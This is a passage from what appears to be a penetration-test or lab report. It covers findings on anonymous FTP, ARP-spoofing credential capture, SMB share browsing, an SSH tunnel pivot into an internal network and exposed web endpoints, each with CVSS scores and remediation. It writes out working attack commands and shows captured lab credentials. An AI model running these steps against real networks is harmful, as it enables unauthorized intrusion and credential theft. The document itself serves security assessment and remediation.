drwxr-xr-x  2 root wheel  8 Nov  4  2024  .
drwxr-xr-x  4 root wheel  8 May 30 15:25  ..
-rw-------  1 root wheel 525 Nov  4 2024  ssh_host_ecdsa_key
-rw-r--r--  1 root wheel 187 Nov  4 2024  ssh_host_ecdsa_key.pub
-rw-------  1 root wheel 419 Nov  4 2024  ssh_host_ed25519_key
-rw-r--r--  1 root wheel 107 Nov  4 2024  ssh_host_ed25519_key.pub
-rw-------  1 root wheel 2610 Nov  4 2024  ssh_host_rsa_key
-rw-r--r--  1 root wheel 579 Nov  4 2024  ssh_host_rsa_key.pub
```

9. Anonymous FTP Login Allowed on 10.11.12.53:2121 - High

CWE	CWE-200
CVSS 3.1	7.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C
Summary of Findings	The FTP service running on 10.11.12.53:2121 is misconfigured to allow unauthenticated "anonymous" logins, enabling any attacker to browse and download files without credentials. This exposes potentially sensitive data and undermines the confidentiality of the host.
Impact	• Confidentiality: Full directory listing and file download capabilities expose configuration files, backups, logs, or other sensitive content. • Integrity: If write permissions are enabled, an attacker could upload malicious scripts or overwrite existing files. • Availability: An attacker could delete or corrupt FTP-hosted files, disrupting intended services or data availability.
Remediation	• Disable anonymous logins in vsftpd's configuration (e.g. set anonymous_enable=NO in /etc/vsftpd.conf). • Require valid user authentication and strong passwords for FTP access.

Attack Vector (Findings)

- IP: 10.11.12.53
- Port: 2121/tcp
- Service: FTP (vsftpd)

Scan

```
nmap 10.11.12.53 -p2121 -sV -sC -A

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 13:24 EDT
Nmap scan report for 10.11.12.53
Host is up (0.011s latency).

PORT     STATE SERVICE VERSION
2121/tcp open  ftp     vsftpd 2.0.8 or later
```

- This scan demonstrates FTP service available.

Vulnerability Identification

- Misconfiguration: anonymous_enable=YES (default)
- Impact: Allows any user to connect with username anonymous (no password)


Exploitation

1. Connect to the FTP server:

```
ftp -p 10.11.12.53 2121
```

2. At the login prompt, enter:

```
Name: anonymous
Password: <press Enter>
```




10. Authenticated FTP via Sniffed Credentials 10.11.12.53:21 - Medium

CWE	CWE-319
CVSS 3.1	6.2 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:W/RC:C
Summary of Findings	By performing a man-in-the-middle ARP poisoning attack with Ettercap, we intercepted plaintext FTP credentials for `ftpuser` on 10.11.12.53:21. Using those harvested credentials, we authenticated to the FTP service.
Impact	• Credential Exposure: Plaintext FTP and LDAP credentials were easily intercepted. • Data Exfiltration: Ability to download arbitrary files. • Lateral Movement & Persistence: Harvested credentials could be reused against other services.
Remediation	• Deploy FTPS or SFTP instead of plaintext FTP. • Prevent MITM attacks by isolating management or data VLANs. • Enable port-security or dynamic ARP inspection on switches. • Replace simple shared accounts like ftpuser with unique user credentials.

Attack Vector (Findings)

Network Sniffing & Credential Capture


While ARP-spoofing the scope in Ettercap, we observed repeated FTP login attempts:



Exploitation: FTP Login & File Download

Connect to the service using the captured credentials:

```
$ ftp 10.11.12.53 21
Connected to 10.11.12.53.
Name (10.11.12.53:daniel): ftpuser
Password: FLAG-0734210
```



11. Credential Harvesting & SMB Access on 10.11.12.6 via Ettercap - Medium


CWE	CWE-319
CVSS 3.1	6.0 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C
Summary of Findings	By ARP-spoofing the scope with Ettercap, we captured plaintext LDAP credentials (`eswift@vault.vinyl:FLAG-2642981`) and then used them to authenticate to the SMB service on 10.11.12.6. This allowed us to enumerate shares and browse the `SYSVOL` share, exposing internal configuration data.
Impact	**Compromise Confidentiality** • Read any file in exposed shares (`SYSVOL`, `ADMIN$`, NETLOGON ,Shared`), including Group Policy objects, logon scripts, scripts or secrets intended only for administrators. • Exfiltrate sensitive configuration data, internal policies or credential material stored in these shares. **Enable Lateral Movement & Persistence** • Reuse the same credentials to pivot to other servers (through RPC, WMI or additional SMB mounts) within the Active Directory environment. • Leverage modified Group Policy scripts to deploy scheduled tasks or service accounts on every machine, achieving domain-wide persistence.
Remediation	**Encrypt Management Traffic** • Enforce LDAPS (port 636) and SMB signing to prevent plaintext credential capture. • Disable unencrypted LDAP and SMB if not require **Network Segmentation & MitM Protections** • Enable Dynamic ARP Inspection and DHCP snooping on switches. **Strong Authentication Controls** • Enforce MFA for all administrative and service-account logins.

Attack Vector (Findings)

Sniffing & Credential Capture

While poisoning the network with Ettercap, we observed cleartext authentication to 10.11.12.6.

```
LDAP : 10.11.12.6:389 -> USER: eswift@vault.vinyl PASS: FLAG-2642981
```



Exploitation

Listing Shares


We used the captured credentials to list available shares:

```
$ smbclient -L //10.11.12.6 -U eswift%FLAG-2642981
```

```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
Shared          Disk
SYSVOL          Disk      Logon server share
```

Browsing the SYSVOL Share

We connected to the SYSVOL share to inspect Group Policy and script folders:


┌──(daniel㉿daniel)-[~]
└─$ smbclient //10.11.12.6/SYSVOL -U eswift%FLAG-2642981
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Wed Nov 27 04:36:13 2024
.. D 0 Wed Nov 27 04:36:13 2024
vault.vinyl Dr 0 Wed Nov 27 04:36:13 2024
19496447 blocks of size 4096. 15265415 blocks available
smb: \> cd vault vinyl
cd \vault\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> ls
. D 0 Wed Nov 27 04:36:13 2024
.. D 0 Wed Nov 27 04:36:13 2024
vault.vinyl Dr 0 Wed Nov 27 04:36:13 2024

12. Pivoting into Internal Network via SSH Port Forwarding on Dual-Homed Host 10.11.12.38 - Medium

CWE	CWE-284
CVSS 3.1	6.0 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C
Summary of Findings	By compromising the dual-homed host (10.11.12.53) via RCE, we established an SSH tunnel (`-L 9990:192.168.15.10:80`) that forwarded local port 9990 to an internal-only web service at 192.168.15.10:80. Authenticating as `taylor` on 10.11.12.53 allowed us to access http://localhost:9990 on our Kali machine, effectively bypassing network segmentation and reaching a restricted internal host.
Impact	• **Unauthorized Access to Internal Resources** The SSH tunnel granted direct access to an internal web server (192.168.15.10:80) that should be isolated, exposing any sensitive data or interfaces hosted there. • **Lateral Movement Opportunity** Access to 192.168.15.10 may reveal additional credentials, hidden applications, or vulnerable hosts, facilitating deeper network compromise. • **Persistence & Ongoing Exploitation** An attacker can maintain the SSH tunnel to continually monitor or interact with internal services, deploying further tools (e.g., web shells, scanners) against otherwise unreachable hosts. • **Increased Risk of Service Disruption** With direct internal access, an attacker could modify or disable critical back-end services, leading to downtime or business-impacting outages. • **Elevated Threat of Credential Compromise** Internal services often store higher-privileged credentials. Pivoting via port forwarding increases the chance of harvesting service account or API keys, enabling further escalation.
Remediation	2. **Enforce Strong Authentication & MFA** ◦ Require multi-factor authentication (MFA) for all SSH logins on dual-homed or outward-facing servers. ◦ Use SSH certificates or hardware tokens (e.g., YubiKey) instead of static keys or passwords. 3. **Harden Internal Web Service Exposure** ◦ Restrict access to 192.168.15.10:80 so that only trusted IP ranges or VPN users can connect. ◦ Implement authentication (e.g., HTTP Basic Auth or client certificates) on the internal web application. 4. **Monitor SSH & Tunnel Activity** ◦ Enable verbose SSH logging (`LogLevel VERBOSE` in `/etc/ssh/sshd_config`) on 10.11.12.53 and forward logs to a centralized SIEM. ◦ Create alerts for unusual port-forwarding patterns or SSH sessions establishing tunnels.

5. **Implement Network Egress Filtering**
    - On 10.11.12.53, restrict outbound connections so only approved internal services (e.g., DNS, specific APIs) are reachable.
    - Use host-based firewalls (e.g., iptables) to block arbitrary TCP forwarding to internal networks.
6. **Segment Critical Internal Resources**
    - Place the internal web server (192.168.15.10) in its own management VLAN that is not directly reachable from any "bastion" or attacker-facing network.
    - Enforce network ACLs or firewall rules to permit only explicit management traffic (e.g., specific ports from bastion or VPN subnets).

Attack Vector (Findings)

- Source Machine: Daniel (10.11.13.161)
- Pivot Host (Dual-Homed): 10.11.12.53 (accessible via RCE on 10.11.12.38)
- Internal Service Accessed: 192.168.15.10:80 (HTTP, internal-only)

SSH Port-Forwarding Command

From our attacker workstation (Daniel), we tunneled port 80 on the internal host (192.168.15.10) through the compromised dual-homed machine (10.11.12.53). The command used is:

```
ssh -i ~/Desktop/taylor \
    -L 9990:192.168.15.10:80 \
    taylor@10.11.12.53
```

- i ~/Desktop/taylor specifies the private key for taylor@10.11.12.53.
- L 9990:192.168.15.10:80 creates a local listening port (localhost:9990) that forwards all traffic to 192.168.15.10:80 via the SSH session on 10.11.12.53.

Results


```
┌──(daniel㉿daniel)-[~]
└─$ ssh -i ~/Desktop/taylor -L 9990:192.168.15.10:80 taylor@10.11.12.53

Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat May 31 05:15:27 AM UTC 2025

  System load:  0.0               Processes:              118
  Usage of /:   10.0% of 71.30GB  Users logged in:        1
  Memory usage: 10%               IPv4 address for ens18: 10.11.12.53
  Swap usage:   0%

...

Last login: Sat May 31 05:12:59 2025 from 10.11.13.161
```

```
taylor@web1:~$
```

- The successful login confirms we are authenticated as taylor@10.11.12.53 and are ready to forward ports.

Accessing Internal Web Service via Localhost Tunnel

Once the SSH tunnel is established, we navigate to http://localhost:9990/ on our Kali machine. Because of the -L forwarding, requests to localhost:9990 are transparently sent to 192.168.15.10:80 inside the target's internal network.



13. Exposure of Sensitive Information WordPress 10.11.12.53 - Medium

CWE	CWE-200
CVSS 3.1	4.9 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:P/RL:W/RC:C
Summary of Findings	The HTTPS site on 10.11.12.53 (and its HTTP counterpart, which does not redirect properly) revealed internal subdomains, namely `hidden.vault.vinyl` and `flag.vault.vinyl` —due to lack of forced HTTPS. Directory enumeration against the HTTPS endpoint uncovered sensitive endpoints such as `/phpinfo.php` (exposing full PHP configuration), `/cgi-bin/` (potential legacy script execution), and `/robots.txt` (hinting at additional hidden paths). Visiting `flag.vault.vinyl` directly exposed publicly accessible backup folders, indicating a misconfiguration that allows unauthorized access to internal data.
Impact	• **Information Disclosure** ◦ Exposed internal subdomains (`hidden.vault.vinyl`, `flag.vault.vinyl`) enable attackers to map infrastructure and plan targeted attacks. ◦ Presence of `/phpinfo.php` reveals detailed PHP configuration (versions, installed modules, file paths), aiding in identification of exploitable software versions and misconfigurations. • **Sensitive Data Exposure** ◦ Publicly accessible backup directories on `flag.vault.vinyl` may contain confidential files, credentials, or application data that can be downloaded without authentication. • **Increased Attack Surface** ◦ The `/cgi-bin/` directory could host legacy scripts or poorly maintained CGI applications, making it a likely target for exploitation (e.g., command injection, file inclusion). • **Reconnaissance & Lateral Movement Facilitation** ◦ Knowledge of hidden subdomains and directory structure allows attackers to tailor phishing, social engineering, or automated scans to breach deeper parts of the network.
Remediation	1. **Enforce HTTPS Everywhere** ◦ Configure the web server to redirect all HTTP traffic (port 80) to HTTPS (port 443). ◦ Obtain and install a valid TLS certificate to prevent users from bypassing encryption. 2. **Harden or Disable Legacy CGI** ◦ Remove any unused scripts under `/cgi-bin/` or move them to a non-public folder. ◦ If CGI functionality is needed, apply strict input validation, privilege separation, and keep CGI binaries up to date.

3. **Lock Down** `robots.txt`
    - Review `robots.txt` entries to ensure you are not advertising sensitive directories.
    - Remove references to internal-only paths or subdomains that should remain private.
4. **Restrict Directory Listings**
    - Disable automatic directory index rendering; configure the server to return a “403 Forbidden” when no index file is present.
    - Ensure any dynamic or generated directory pages do not include sensitive data.
5. **Encrypt Backup Folders and Enforce Access Controls**
    - Move backups out of the web-root or to a separate, non-public storage location.
    - If backups must be served over HTTP/S, require a secure login or signed URLs that expire after a short duration.
6. **Implement a Web Application Firewall (WAF)**
    - Deploy a WAF in front of the web server to block common attack patterns (e.g., directory traversal, SQL injection).
    - Configure rules to block requests for known misconfigured endpoints such as `/phpinfo.php` and `/cgi-bin/`.
7. **Review DNS and Subdomain Exposure**
    - Remove any unnecessary DNS A/CNAME records for `hidden.vault.vinyl` or `flag.vault.vinyl` if those subdomains are no longer in use.
    - If subdomains are required, enforce strict TLS and HTTP authentication to prevent unauthorized browsing.


Attack Vector (Findings)

IP: 10.11.12.53 Ports: 21, 22, 80, 443, 2121

Scan

```
┌──(daniel㉿daniel)-[~]
└─$ nmap 10.11.12.53 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 23:27 EDT
Nmap scan report for 10.11.12.53
Host is up (0.011s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
2121/tcp open  ccproxy-ftp
```

HTTP & HTTPS Enumeration / Analysis



The results of this image Identifies the subdomains:

- hidden.vault.vinyl
- flag.vault.vinyl

The HTTP site on port 80 exposes sensitive subdomains due to missing redirection.

Gobuster Enumeration


```
┌──(daniel㉿daniel)-[~]
└─$ gobuster dir -u https://10.11.12.53/ -w /usr/share/wordlists/dirb/common.txt -b 301 -k

...
===============================================================
/admin.php            (Status: 404) [Size: 162]
/cgi-bin/             (Status: 200) [Size: 49711]
/info.php             (Status: 404) [Size: 162]
/phpinfo.php          (Status: 200) [Size: 72981]
/robots.txt           (Status: 200) [Size: 19]
/xmlrpc_server.php    (Status: 404) [Size: 162]
/xmlrpc.php           (Status: 405) [Size: 42]
```

Results:

- phpinfo.php is highly sensitive and should not be exposed, it reveals server internals useful for attackers.
- /cgi-bin/ is a legacy location for scripts; often targeted in exploitation.
- robots.txt may hint at other sensitive or restricted directories.

Subdomain flag.vault.vinyl:

- When visiting the subdomain, publicly accessible backup folders were discovered.



A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

End of Report